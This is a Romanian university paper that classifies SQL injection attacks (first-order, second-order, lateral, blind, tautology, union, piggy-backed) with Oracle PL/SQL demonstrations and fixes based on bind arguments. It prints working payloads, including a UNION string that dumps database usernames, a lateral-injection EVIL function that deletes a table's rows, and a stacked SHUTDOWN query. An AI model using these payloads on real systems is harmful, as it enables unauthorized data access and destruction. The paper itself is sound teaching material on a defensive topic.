SQL Injection

Ceachi Bogdan
bogdan.ceachi@my.fmi.unibuc.ro
University of Bucharest – Ianuarie 20, 2019

Introducere


SQL Injection este o metodă de exploatare a bazei de date unei aplicației web. Acest lucru se realizeaza prin injectarea de statementuri SQL ca șir de intrare pentru a obține acces neautorizat la o bază de date. Injecția SQL este o problema serioasa de vulnerabilitate care duce la un nivel ridicat de compromis, de obicei, capacitatea de a rula orice interogare de bază de date. Este un atac de aplicație bazat pe web care se conectează la back-end-urile bazei de date și permite ocolirea firewall-ului.

Avantajul codului nesigur și validarea datelor de intrare este confirmată de către atacator pentru a executa comenzi SQL neautorizate.

Obiectivul unui atac SQL, SQLIA(SQL Injection Attack) este de a duce sistemul de baze de date spre un cod daunator ce poate dezvalui informatii confidentiale.

Prin urmare, putem spune ca atacul prin injectie este un access neautorizat la baza de date. In acesta lucare vom realiza o clasificare a tipurilor de atacuri prin injectie, cat si un exemplu practic cu fiecare dintre acestea.

Clasificarea



1. **First Order Injection Attack:** acest tip de atac il putem depista atunci cand atacatorul primeste imediat rezultatul dorit, fie printr-un raspuns direct din partea aplicatiei sau un alt mecanism de raspuns, cum ar fi e-mailurile etc. Pe scurt, atacatorul poate insera pur si simplu un string astfel incat sa modifice codul existent pentru a obtine rezultatele dorite de acesta.

De exemplu:

- **UNIONS** adaugate unui statement astfel incat sa execute un alt statement;
- **Subquery** adaugat unui statement existent
- **SQL** existent astfel incat sa extraga anumite date (De exemplu: adaugarea unei conditii intr-o interogare, cum ar fi **OR 1 = 1**

Exemplu practic:

Sa presupunem ca avem urmatoarea interogare pentru selectia unui numar de telefon:

```
v_stmt := 'SELECT phone_number FROM employees WHERE email = '''
          || p_email || '''';
```

Efectuam urmatoarea interogare:

```
SQL> exec get_phone('PFAY');
SQL statement: SELECT phone_number FROM employees WHERE email = 'PFAY'
Phone: 603.123.6666

PL/SQL procedure successfully completed.
```

(interogarea returneaza cu success rezultatul dorit)

Cum am putea returna o lista de usernames folosind aceasta procedura? Ce string SQL Injection ar functiona?

```
SQL> exec get_phone('x'' union select username from all_users where ''x''=''x');
```

(rezultatul intoarce lista cu utilizatorii)

```
Phone: ANONYMOUS
Phone: BI
Phone: CTXSYS
Phone: DBSNMP
```

(mai intai “x” a fost interpretat ca valuarea de comparare pentru coloana email. Aceasta a fost evaluata ca **false**, astfel nu a fost returnat nici un numar de telefon. In schimb acest lucru nu influenteaza cu nimic, deoarece atacatorul doreste lista cu usernames ale utilizatorilor. **UNION** permite atacatorului sa injecteze un al doilea query, al doilea **SELECT** interogheaza all_users pentru a extrage usernames din baza de date. Asadar, atacatorul a inclus si ‘x’ = ‘x’, pentru simplul fapt de a evita o eroare de sintaxa).

Cum am putea preveni aceasta vulnerabilitate?

Corectam procedura **get_phone:**

```
v_stmt := 'SELECT phone_number FROM employees WHERE email = :p_email';
```

(singura schimbare o reprezinta introducerea placeholder-ului **p_email**)

```
SQL> exec get_phone('x'' union select username from all_users where ''x''=''x');
SQL statement: SELECT phone_number FROM employees WHERE email = :p_email

PL/SQL procedure successfully completed.
```

(procedura este executata, dar atacul este fara success, lista cu utilizatori din baza de date nu a fost returnata catre atacator).

2. **Second Order Injection Attack:** se realizeaza in urma injectarii unui cod malitios intr-o aplicatie de catre un atacator, dar nu activata imediat de aplicatie. Inputurile malware sunt injectate de catre atacator intr-un sistem sau intr-o baza de date. Acesta este folosit pentru a declansa indirect un SQLIA ce este folosit mai tarziu. Atacatorul se bazeaza de obicei pe unde va fi ulterior folosita aceasta intrare. Second order Injection, se datoreaza faptului ca punctul de injectare este diferit de punctul unde se manifesta de fapt atacul. De exemplu, atacatorul injecteaza intr-un spatiu de stocare persistent (cum ar fi un tabel) considerata inital o sursa de incredere. Un atac este ulterior executat de o alta activitate.

De exemplu:

- Sa presupunem ca avem o aplicatie Web care stocheaza nume de utilizatori alaturi de alte informatii despre sesiuni. Avand un identificator de sesiune (session identifier, cum ar fii un cookie daca dorim sa extragem username-ul curent, iar apoi sa il folosim pentru a extrage cateva informatii despre user). Prin urmare am putea avea un cod pentru un ecran „ Update User Profile” similar cu urmatorul:

```
execute immediate 'SELECT username FROM sessiontable WHERE session
='''||sessionid||'''' into username;

execute immediate 'SELECT ssn FROM users WHERE
username='''||username||'''' into ssn;
```

Acesta ar fii injectabil daca atacatorul a avut anterior un ecran “Create Account” si a creat un username cum ar fi : “XXX’ OR username = ‘JANE”

Ce ar creea urmatorul query:

```
SELECT ssn FROM users WHERE username='XXX’ OR username='JANE'
```

Daca userul ‘XXX” nu exista, atacatorul a preluat cu success cnp-ul lu Jane.

- Sa presupunem ca atacatorul poate crea obiecte in baza de date, cum ar fi o functie numita ca parte a unui API sau o tabela cu un nume special ales folosind ghilimele duble pentru a introduce diverse constructii.

  Prin urmare, sa luam ca exemplu: un atacator poate crea o tabela folosind un nume de tabela precum **“tab’) or 1 = 1 --“,** ce ar putea sa fie exploatata mai tarziu ca un **second order SQL injection attack.**

Exemplu practic:

Un second order SQL injection este realizat cu success doar daca dezvoltatorul aplicatiei presupune ca datele pot fi de incredere in mod implicit atunci cand provin din cee ce considera ca este o sursa de incredere.
In acest exemplu, un trigger urmareste crearea tabelului. Din cauza vulnerabilitatii SQL din trigger, un atacator va putea sa creeze un tabel cu un String malitios embedded in numele tabelului.

```
SQL> conn hr
Enter password: ******
Connected.
SQL> DROP TRIGGER audit_trigger
  2  /
DROP TRIGGER audit_trigger
*
ERROR at line 1:
ORA-04080: trigger 'AUDIT_TRIGGER' does not exist


SQL> DROP TABLE auditcreates
  2  /
DROP TABLE auditcreates
           *
ERROR at line 1:
ORA-00942: table or view does not exist
```

(pentru a ne asigura ca datele din “audit trail table” sunt refreshuite, efectuam un drop asupra triggerului si la “audit trail table”)

```
SQL> CREATE TABLE auditcreates(
  2       createtime DATE,
  3       object_type VARCHAR2(32),
  4       object_name VARCHAR2(32)
  5  )
  6  /

Table created.

SQL> CREATE OR REPLACE TRIGGER audit_trigger AFTER CREATE ON SCHEMA
  2  DECLARE
  3
  4     stmt VARCHAR2(2000);
  5
  6  BEGIN
  7
  8     -- Record the creation in the audit trail
  9
 10     stmt := 'INSERT INTO auditcreates VALUES(SYSDATE,'''||
 11                     dictionary_obj_type||''','''||
 12                     dictionary_obj_name||''')';
 13
 14     EXECUTE IMMEDIATE stmt;
 15
 16  END;
```

(cream tabelul auditcreates si triggerul audit_trigger)

```
SQL> CREATE TABLE safetable(col1 NUMBER)
  2  /

Table created.

SQL> SELECT * FROM auditcreates
  2  /

CREATETIM OBJECT_TYPE                      OBJECT_NAME
--------- -------------------------------- --------------------------------
27-AUG-07 TABLE                            SAFETABLE
```

(cream tabela safetable, efectuam select si observam ca “audit trail record” este corect);

```
SQL> CREATE TABLE "Bogus')--table name"(col1 NUMBER)
```

(atacatorul creaza o tabela cu un string malitios embedded in numele tabelului. Observam ca numele tabelului poate contine orice character daca este delimitat cu ghilimele, SQL Injection nu ar fi fost detectat doar prin revizuirea audit-ului)

```
SQL> SELECT * FROM auditcreates
  2  /

CREATETIM OBJECT_TYPE                      OBJECT_NAME
--------- -------------------------------- --------------------------------
27-AUG-07 TABLE                            SAFETABLE
27-AUG-07 TABLE                            Bogus
```

(verificam audit record si observam ca exista un audit record, dar numele tabelului este incomplet capturat)

```
SQL> SELECT TABLE_NAME FROM USER_TABLES
  2  ORDER BY TABLE_NAME
  3  /

TABLE_NAME
------------------------------
AUDITCREATES
Bogus')--table name
COUNTRIES
DEPARTMENTS
EMPLOYEES
JOBS
JOB_HISTORY
LOCATIONS
QUERY_TABLES
REGIONS
SAFETABLE

TABLE_NAME
------------------------------
USER_ACCOUNTS

12 rows selected.
```

(tabelul cu stringul malitios este acum stocat in dictionarul de date. Deoarece dictionarul de date este o sursa „de incredere”, numele tabelului poate fi folosit la randul sau pentru a comite un atac).

Cum ne putem asigura ca numele complet al tabelului este capturat in „audit trail”?

```
SQL> CREATE OR REPLACE TRIGGER audit_trigger AFTER CREATE ON SCHEMA
  2  DECLARE
  3
  4      stmt VARCHAR2(2000);
  5
  6  BEGIN
  7
  8      -- Record the creation in the audit trail
  9
 10      stmt := 'INSERT INTO auditcreates VALUES(SYSDATE,:obj_type,:obj_name)';
 11
 12      EXECUTE IMMEDIATE stmt
 13      USING dictionary_obj_type,dictionary_obj_name;
 14
 15  END;
 16  /
```

(cea mai eficient metoda este de a rescrie trigger-ul si sa folosim bind argumets cu un SQL dinamic)

Daca efectuam din nou interogarea atacatorului de a creat tabela „Bogus2”:

```
SQL> SELECT * FROM auditcreates
  2  /

CREATETIM OBJECT_TYPE                      OBJECT_NAME
--------- -------------------------------- --------------------------------
27-AUG-07 TABLE                            SAFETABLE
27-AUG-07 TABLE                            Bogus
27-AUG-07 TABLE                            Bogus2')--table name
```

(observam ca numele complet al tabelei a fost inregistrata in audit record)

```
SQL> SELECT table_name FROM user_tables
  2  ORDER BY table_name
  3  /

TABLE_NAME
------------------------------
AUDITCREATES
Bogus')--table name
Bogus2')--table name
COUNTRIES
DEPARTMENTS
EMPLOYEES
JOBS
JOB_HISTORY
LOCATIONS
QUERY_TABLES
REGIONS

TABLE_NAME
------------------------------
SAFETABLE
USER_ACCOUNTS

13 rows selected.
```

(observam ca inca exista posibilitatea de second order injection SQL. Numele tabelelor, cu stringul malitios sunt stocate in dictionarul de date. Cum am putea preveni atacatorul sa insereze numele tabelelor cu stringuri malitioase? Pentru a realiza acest lucru trebuie implementat validari pe inputuri si filtrari pentru a adresa problema).

3. **Lateral Injection Attack:** aceasta este o tehnica folosita pentru a compromite de la distanta baza de date Oracle. Atacul exploateaza tipuri de date comune, inclusiv DATE si NUMBER, care nu ai niciun input de la utilizator si nu sunt in mot normal considerate a fi exploatabile. Baza de date poate fi manipulata de atacator doar prin putina creativitate in cod.

Folosind Lateral SQL Injection, un atacator poate sa exploateze o procedura SQL care nici macar nu primeste un input de la utilizator. Atunci cand o variabila a carei tip de date este DATE sau NUBER este concatenata intr-un text a unei interogari SQL, prezentat risk de injection. Functia implicita **TO_CHAR()** poate fi manipulata folosind **NLS_Date_Format** sau respectiv **NLS_Numeric_Characters.** Atacatorul poate include un text arbitrar in acest format. De exemplu:

```
SQL> SET SERVEROUTPUT ON
SQL> ALTER session SET NLS_Date_Format
= '"The time is"... hh24:mi'
2 /
Session altered.
SQL> SELECT TO_CHAR(SYSDATE) d FROM
Dual
2 /
D
--------------------
The time is... 19:49
SQL> DECLARE
2 d DATE := TO_DATE('The time is...
23:15');
3 BEGIN
4 -- Implicit To_Char()
5 DBMS_OUTPUT.PUT_LINE(d);
6 END;
7 /
The time is... 23:15
PL/SQL procedure successfully
completed.
```

Exemplu practic:

- Vom crea doi useri: „testuser” si cel care efectueaza SQL Injection, „eviluser”
- Ne conectam cu testuser si vom crea o tabela „t” ce stocheaza Number si Date

```
SQL> CREATE TABLE t (a NUMBER, d DATE)
```

- Inseram 2 date in acest tabel

```
INSERT INTO t(a, d) VALUES(1, To_Date('2008-09-23 17:30:00', Fmt));
INSERT INTO t(a, d) VALUES(2, To_Date('2008-09-21 17:30:00', Fmt));
```

- Cream o procedura ce numara recordurile ce au coloana date mai mare de ‘2008-09-22’. Daca procedura nu are input de la utilizator ar trebuie sa fie safe pentru injection?

```
SQL> CREATE OR REPLACE PROCEDURE p AUTHID DEFINER AS
  2     q CONSTANT VARCHAR2(1) := '''';
  3     d CONSTANT DATE :=
  4           TO_DATE('2008-09-22 17:30:00','yyyy-mm-dd hh24:mi:ss');
  5     stmt CONSTANT VARCHAR2(32767) :=
  6           'SELECT COUNT(*) FROM t WHERE t.d > '||q||d||q;
  7     n NUMBER;
  8  BEGIN
  9     EXECUTE IMMEDIATE stmt INTO n;
 10     DBMS_OUTPUT.PUT_LINE(n||' rows');
 11  END p;
```

- Acordam drepturi procedurii p ca PUBLIC
- Testam si verificam prodecura p.

```
SQL> BEGIN p(); END;
  2  /
1 rows
```

- Ne conectam cu userul atacator: eviluser
- Schimbam formatul **NLS_DATE_FORMAT**
- Din moment ce NLS_DATE_FORMAT sa schimbat in ‘yyyy’ procedura numara acele records ce au anul ‘yyyy’ al coloanei mai mare ca ‘2008’. Din moment ce amandoua recorduri satisfact conditia de where, executarea procedurii afiseaza ‘2 rows’.

```
SQL> BEGIN testuser.p(); END;
  2  /
2 rows
```

- Se observa clar ca rutina contine un bug. Dar este procedura vulnerabila la SQL Injection? Vom crea o functie **EVIL** ce se va folosi de lateral SQL injection asupra procedurii p.
- Functia **EVIL** este programata sa stearga toate randurile din tabela:

```
SQL> ALTER SESSION SET Plsql_Warnings = 'Enable:All, Disable:06009'
  2  /

Session altered.

SQL> CREATE OR REPLACE FUNCTION EVIL RETURN NUMBER AUTHID CURRENT_USER IS
  2     pragma Autonomous_Transaction;
  3  BEGIN
  4     BEGIN
  5             DBMS_OUTPUT.PUT_LINE('In Evil()!');
  6             -- testuser.t is not in scope when we
  7             -- compile so needs to be hidden
  8             -- in an execute immediate
  9             EXECUTE IMMEDIATE 'delete from testuser.t';
 10                     COMMIT;
 11     EXCEPTION
 12             WHEN OTHERS THEN NULL;
 13     END;
 14     RETURN 1;
 15  END;
```

- Pentru a exploata procedura p, avem nevoie de privilegiul de ALTER SESSION. Folosind „ALTER SESSION SET NLS_DATE_FORMAT”, vom putea sa inducem in eroare compilatorul sa accepte o valuare SQL arbitrara ca si DATE desi aceasta nu este.

```
SQL> ALTER SESSION SET NLS_Date_Format='"' AND eviluser.evil()=1--"'
  2  /
```

- Executand procedura p, atuomat se executa rutina evil si se sterge toate inregistrarile din tabela, testuser.t, deci Lateral SQL injection a fost cu success.


```
SQL>
SQL> BEGIN testuser.p(); END;
  2  /
In Evil()!
0 rows

PL/SQL procedure successfully completed.
```

- Problema in procedura: atunci cand variabila de data d is concatenata cu un string, functia build-in TO_CHAR() este invocata simplu de PL/SQL. Functia TO_CHAR() converteste d folosinduse de formata specific din setarile de environment a parametrului NLS_DATE_FORMAT. Deoarece am setat NLS_DATE_FORMAT la **1 || eviluser.evil || 1**.

```
SQL> DECLARE
  2     Fmt CONSTANT VARCHAR2(80) := 'yyyy-mm-dd hh24:mi:ss';
  3  BEGIN
  4     INSERT INTO t(a, d) VALUES(1, To_Date('2008-0
  5     INSERT INTO t(a, d) VALUES(2, To_Date('2008-0
  6     COMMIT;
  7  END;
  8  /

PL/SQL procedure successfully completed.

SQL> CREATE OR REPLACE PROCEDURE p AUTHID DEFINER AS
  2     q CONSTANT VARCHAR2(1) := '''';
  3     d CONSTANT DATE :=
  4             TO_DATE('2008-09-22 17:30:00','yyyy-mm-dd hh24:mi:ss');
  5     stmt CONSTANT VARCHAR2(32767) :=
  6             'SELECT COUNT(*) FROM t WHERE t.d > '||q||d||q;
  7     n NUMBER;
  8  BEGIN
  9     EXECUTE IMMEDIATE stmt INTO n;
 10     DBMS_OUTPUT.PUT_LINE(n||' rows');
 11  END p;
 12  /

Procedure created.
```

...The statement:
'SELECT COUNT(*) FROM t
WHERE t.d > '||q||d||q
changes to:
'SELECT COUNT(*) FROM t
WHERE t.d > '||q||"'' AND
eviluser.evil()=1--"||q

- Pentru a repara greseala ne vom folosi de bind arguments



4. **Classical SQL Injection Attack:** aduce oportunitatea de a face merge intre doua interogari SQL. Acest lucru valorifica scopul pentru a obtine date suplimentare dintr-o anumita tabela. Pentru a accesa informiile din Database management System ar devenii mult mai simplu cu ajutorul clasicului SQL Injection.
5. **Blind SQL Injection Attack:** atunci cand aplicatia web este vulnerabila la o injectie SQL, dar rezultatele injectiei sunt ascunse de atacator se foloseste blind SQLA. Pagina afisata poate fi diferita de cea originala. Acest lucru depinde de rezultatele unei declaratii logice injectate in instructiunea SQL. Blind SQL permite agentului amenintat sa deduca constructia bazei de date prin evaluarea expresiilor care sunt cuplate cu statementuri ce sunt evaluate mereu cu true si statementuri evaluate mereu cu false. Blind SQL injection poate fi clasificat ca:

   Standard Blind: uneori este imposibil sa efectuezi vulnerabilitati de SQL injection ce implica <union> sau <”;”>. In aceasta situatie, Standard Blind SQLIA este implementat. Acesta, permite sa scrii, sa citesti fisiere si sa preiei date din tabele.

   Double Blind SQL Injection: este o tehnica in care toate mesajele de eroare, interogarile cu vulnerabilitati sunt exculse din pagina si returnata de catre aplicatia web, iar rezultatele requesturilor nu inflienteaza pagina returnata. Exploatarea unei astfel de vulnerabilitati foloseste doar intarzieri de timp pentru procesarea unui Query SQL, daca un query SQL este executat imediat, dar este executat cu un N-second delay, atunci este true.

In urmatoarele exemple vom folosi o tabela Users cu urmatoarele date:

userId	password	city	country	email	phone	firstName	lastName
sandeep	sandeep123	pune	IndiaASAS	panksfdajv@cdac.in	999999999	SANDEEP	MALVIYA
ramki	ramki123	PUne	INdia	rkrishanan@cdac.in	9999999999	Ramakrishnan	E.P.
test	test123	city	country	test@cdac.in	0000000000	test	test
tess	sss	ss	ss	test@cdac.in	3333333333	sss	sss
tesss	1111	1111	1111	test@cdac.in	1111111111	1111	1111
TESSDF	111	111	11	test@cdac.in	1111111111	111	111
dsdsad	1111	fds	fds	test@cdac.in	3432222222	fdsf	fdsfs
harshal1	1	1	1	fsd@fg.hj	1111111111	1	1
g21	g12	sdf	Albania	rahs@gmail.com	1111111111	g12	sdf
wqwq	qq	qq	qq	qq@er.hj	1212121212	qq	qq
rerere	qq	qq	Albania	rahs@gmail.com	1212121212	qq	qq
sasasa	sa	sad	Bhutan	rahs@gmail.com	2133333333	sa	sa
tqwt	wq	sad	Angola	rahs@gmail.com	1222222222	wq	wq
tetststst	kl	df	Bahrain	rahs@gmail.com	1211111111	kl	lk
ghfh	34	fsd	Costa Rica	rahs@gmail.com	3244444444	34	34
renug	123	sda	Switzerland	rahs@gmail.com	2333333333	123	123
testt	123	sda	Algeria	rahs@gmail.com	2222222222	123	12
ghtyghty	67	jgh	Australia	rahs@gmail.com	7777777777	67	67
test90	90	bvc	Antigua And Barbuda	rahs@gmail.com	1111111111	90	bcv
popopo	po	po	Christmas Island	rahs@gmail.com	1111111111	po	po
pipipi	pi	pi	Antigua And Barbuda	rahs@gmail.com	1111111111	pi	pi
pipipipi	pi	df	Antarctica	rahs@gmail.com	1222222222	pi	pi

Tauntology:

Acest tip de atac se bazeaza prin injectarea de cod al unuia sau mai multor interogari SQL astfel incat sa determine comanda SQL sa intoarca conditia true (1=1).

De exemplu:

```
String query = "SELECT * FROM User where userid='"+user+"' and password='"+password+"'";
```


In exemplul urmator, un atacator introduce “ ’ or 1=1 - -” pentru campul de intrare login:

SELECT * FROM User where userid='ceva' or 1=1 --' and password=''

Piggy-backed Query:

Acest tip de atac are ca scop sa compromita baza de date folosind un query delimitator, ca de exemplu: ’;’ pentru a injecta diverse interogari in query-ul original.

```
String query = "SELECT * FROM User where userid='"+user+"' and password='"+password+"'
```



Inference:

Folosind aceasta tehnica, atacatorul schimba comportarea unei baze de date sau aplicatii. Acest tip de atac poate fi clasificat in doua tehnici: Blind Injection si Timing Attack.

```
String query = "SELECT * FROM User where userid='"+user+"' and password='"+password+"'
```


Logically Incorrect:

Acest tip de atac se foloseste de mesajele de eroare returnate de baza de date pentru un query incorrect.

Union Query :

Cu aceasta tehnica, atacatorul insereaza alte interogari sql in quer-ul original.

```
String query="SELECT * FROM  User where userid='"+user+"'";
```



ramki' UNION SELECT * FROM User Where '1'='1

Stored Procedure:

Cu aceasta tehnica, atacatorul se concentreaza pe procedurile stocate in sistemul de baza de date. Procedurile stocate intorc valori true sau fasle pentru clientii autorizati sau ne-autorizati.

De exemplu:

*select username from UserTable where user_name =’mircea’ and password = ’ ’;**SHUTDOWN;***

Bibliografie:

- Classification of SQL Injection Attacks : Khaleel Ahmad
- Links:https://download.oracle.com/oll/tutorials/SQLInjection/html/lesson1/les01_tm_attacks.htm